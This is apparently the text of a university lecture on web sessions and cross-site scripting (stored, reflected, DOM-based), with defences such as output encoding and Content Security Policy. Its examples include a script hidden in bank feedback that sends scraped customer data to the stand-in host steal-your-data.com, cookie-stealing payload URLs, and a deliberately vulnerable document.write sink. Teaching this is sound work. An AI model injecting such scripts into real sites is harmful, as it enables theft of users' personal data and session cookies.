I am not happy with the service provided by your bank.
I have waited 12 hours for my deposit to show up in the web application. Please improve your web application.
Other banks will show deposits instantly.

```
<script>
   /* Get a list of all customers from the page.*/
  const customers = document.querySelectorAll('.openCases');
  /* Iterate through each DOM element, collect privileged personal identifier information (PII) */
  const customerData = [];
  customers.forEach((customer) => { customerData.push(... )});
  /* Build a new HTTP request, send stolen data to the hacker's own servers.*/
  const http = new XMLHttpRequest();
  http.open('POST', 'https://steal-your-data.com/data', true);http.setRequestHeader ('Contenttype', 'application/json');
http.send(JSON.stringify(customerData);
</script>
```

—Unhappy Customer of Megabank

CS440: No requirement for JavaScript code understanding

As a Result:

When the bank's customer service representative views the feedback, she sees a common complain.

I am not happy with the service provided by your bank. I have waited 12 hours for my deposit to show up in the web application. Please improve your web application. Other banks will show deposits instantly.
—Unhappy Customer


- **But,** the attacker's script traverses the DOM using **document.querySelector()** and steals privileged data that only she or MegaBank employee would have access to. The script finds this data in the UI, convert it to a nice JSON for readability and easy storage, and then send it back to his servers for use or sale at a later time.

- It can do anything permitted by the representative's browser.

Stored XSS

- It is the most common type of XSS attacks.
- It may affect the most users, depending on who views the data stored in the database
  - E.g., a comment posted in a web forum is visible to everyone in the Internet!

Stored XSS


Secure Website
User
Attacker
1
The attacker is able to get the secure server to add their malicious JavaScript code in the web server's database (most commonly through comments or posts)
2
User connects to Secure Website and requests to view the database where the JavaScript resides (View Comments or Posts)
3
The website sends the User back the database entries including the malicious Javascript
4
The user's browser interprets the malicious JavaScript in the server's response as part of the legitimate web page and executes the code.
5
The User's sensitive information is sent to the attacker's server

Reflected XSS

- A.k.a. **non-persistent XSS.**
- **Reflected XSS** occurs when user input, *which may contain a malicious script*, is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request, without that data being made safe to render in the browser, and without permanently storing the user provided data.

Reflected XSS Vulnerability


- Potential Vulnerability: there could be a correlation between the URL query parameters and objects in the result page.


- Suppose a website has a search function which receives the user-supplied search term in a URL parameter:

https://insecure-bank.com/search?query=open+account

- The application echoes the supplied search term in the response to this URL:

<p>You searched for: open account</p>


Computers, Laptops, Gaming P
https://www.dell.com/en-sg
News Google IA-32 Guide to x86 Assem... LaTeX math BibTeX Style Examp... IITS Other Bookmarks
Laptop
Search
Sign In
Cart
Menu
ANNUAL EVENT
Tech built to inspire great things
Up to $800* cash off on selected PCs.
*Selected PCs. Offers end 18 March 2021. T&Cs apply.
Shop Deals
Monitor Deals
Cookie Consent



Dell Search
https://www.dell.com/en-sg/search/Laptop
News Google IA-32 Guide to x86 Assem... LaTeX math BibTeX Style Examp... IITS Other Bookmarks
laptop
Search
Sign In
Cart
Menu
Filter Results
Showing laptop in For Home > All Categories
Shopping Support
Sort By: Relevance
Results 1 - 12 of 214 for laptop
Compare
Compare
Cookie Consent

Reflected XSS Explained


- The attacker sends the malicious URL to the victim user via email, web advertisement or other ways.

```
insecure-bank.com/search?query=open+<script>alert(test);</script>+account
```

- When the victim user clicks the URL, the server returns the HTML page which echoes back the query consisting of the JS code.


User #1 creates a malicious link that includes script in the URL.
User #1 shares the malicious link on the web, waiting for User #2 to click it.
User #2 clicks the link, opening the web page.
The URL is reflected into the browser DOM, resulting in script execution.

Reflected XSS



Secure Website
2
The user is tricked into opening the link and requesting the malicious URL from the website
3
The website includes the malicious string in its response to the user
5
The User's sensitive information is sent to the attacker's server
User
Attacker
1
The attacker crafts a URL containing the malicious string and sends it to the victim.
4
The user's browser interprets the malicious JavaScript in the server's response as part of the legitimate web page and executes the code.

Reflected XSS vs Stored XSS

- By and large, Reflected XSS is better at avoiding detection than Stored XSS, but is harder to distribute to a wide number of users.
  - It can be launched to targeted users.

DOM-based XSS

- DOM Based XSS (a.k.a. “type-0 XSS”) is an XSS attack wherein the attack payload is executed as a result of modifying the DOM “environment” in the victim’s browser used by the original client side script, so that the client side code runs in an “unexpected” manner.
  - The page itself (i.e. the HTTP response) does not change, but the client side code contained in the page executes differently due to the malicious modifications that have occurred in the DOM environment.
- Both stored XSS and reflected XSS attacks require server-side flaws to inject malicious code. But Dom-based XSS do not have that requirement.




A simple example

insecure-bank.com/page.html#default=<script>alert(document.cookie);</script>

- Attacker sends the above URL to the victim who then clicks it.
- URI fragments (the part in the URI after the "#") is not sent to the server by the browser.
- The web server only sees a request for page.html without any URL parameters.
- The response from the server does **NOT** consist of malicious script which manifests itself at the client-side script at runtime.
- A **flawed script** in page.html accesses the DOM variable **document.location** and uses the parameter for default to create a new DOM object.
  - The new DOM object encloses <script>alert(document.cookie);</script>, which triggers the browser to execute it.

Another example of DOM-XSS vulnerability

Suppose that a bank's web page has a list of funds for user to choose. The page provides searching, sorting and filtering functions at the client side.



source

URL may contain malicious input

```
/* Grab the hash object #<x> from the URL. Find all matches with
the findNumberOfMatches() function, providing the hash value as
an input.*/
const hash = document.location.hash;
const funds = [];
const nMatches = findNumberOfMatches(funds, hash);
/*  Write the number of matches found, plus append the hash value
to the DOM to improve the user experience */
document.write(nMatches + ' matches found for ' + hash);
```

sink

malicious input (e.g., javascript code) from URL!

Defence against XSS

- Two fundamental defence strategies:
  - Filter server outputs / browser inputs : differentiate between HTML elements (‘code’) and user data
    - Clients can use safe JavaScript APIs or filter inputs (e.g., !isNaN(input))
    - Servers can sanitize outputs, escape, encode dangerous characters (e.g., < is converted to "&lt;") – known as output encoding
  - Improve access control -- XSS violates SOP (access control)
    - Authenticate origin (back to cryptography stuff)
    - Block execution of scripts in the browser altogether → most secure but not practical
    - Authorize scripts explicitly (content security policy)

Strategy 1: Filtering

- Filtering is the current practice with some limitations.
- **Limitation 1**: Only works well if you have clear rules characterizing good/bad inputs
- **Limitation 2**: Has to be tailored to a specific scenario; has to deal with unspecified browser behavior
- **Limitation 3**: Scattered code. Input validation/output sanitization not centrally enforceable

Strategy 2: Improve Access Control


- Authenticate origin: → not really used in practice. May be used some very sensitive military applications
  - Server could sign scripts (PKI); client needs public verification key
  - Server could apply MAC to scripts; client needs secret key

- Browser, when rendering page from trusted server, checks that scripts are authorized by trusted server
  - Server could put authorized scripts in a specific directory and tell client about it (Content Security Policy)

Blocking Script Execution & CSP

- Blocking all scripts seriously limits the web pages one can use today
- Block in-line scripts: Mozilla’s **Content Security Policy**
  - All scripts for a page must be loaded from white-listed hosts
  - Scripts included via a <script> tag pointing to a white-listed host will be treated as valid
  - Ignore all other scripts (including inline scripts and event-handling HTML attributes).
  - https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
- Server tells browser how to distinguish between its own scripts and scripts injected into its web pages
- Industry vibe: this approach looks promising

CSP-Example



Example 3

A website administrator wants to allow users of a web application to include images from any origin in their own content, but to restrict audio or video media to trusted providers, and all scripts only to a specific server that hosts trusted code.

HTTP

```
Content-Security-Policy: default-src 'self'; img-src *; media-src example.org example.net;
script-src userscripts.example.com
```

Here, by default, content is only permitted from the document's origin, with the following exceptions:

- Images may load from anywhere (note the "*" wildcard).
- Media is only allowed from example.org and example.net (and not from subdomains of those sites).
- Executable script is only allowed from userscripts.example.com.

Take Away

- HTTP is stateless protocol
- To establish states (e.g. to remember user’s actions), web applications create sessions
  - based on cookies, session identifiers
  - assume that communication (internet) is ‘secure’
- Sessions can be compromised at their endpoints
- Code and data (such as session id) at client side can be compromised and manipulated
- Same origin policy attempts to protect application payloads and session identifiers from outside attackers (malicious websites)
- Yet, they can be stolen from the client via XSS
- The enemy is not a spy listening to your traffic but a hacker exploiting weak spots in browser policies or vulnerabilities in Server programs!

Overview

- Content
  - Web architecture
  - Sessions
  - Session Attacks
  - Same origin policy
  - Cross site scripting (XSS): Stored XSS, Reflected XSS & DOM-based XSS

- After this module, you should be able to
  - Understand what is sessions in the web
  - Describe session attacks and how to prevent them
  - Understand what is same origin policy and its use case
  - Understand what is XSS and how to prevent them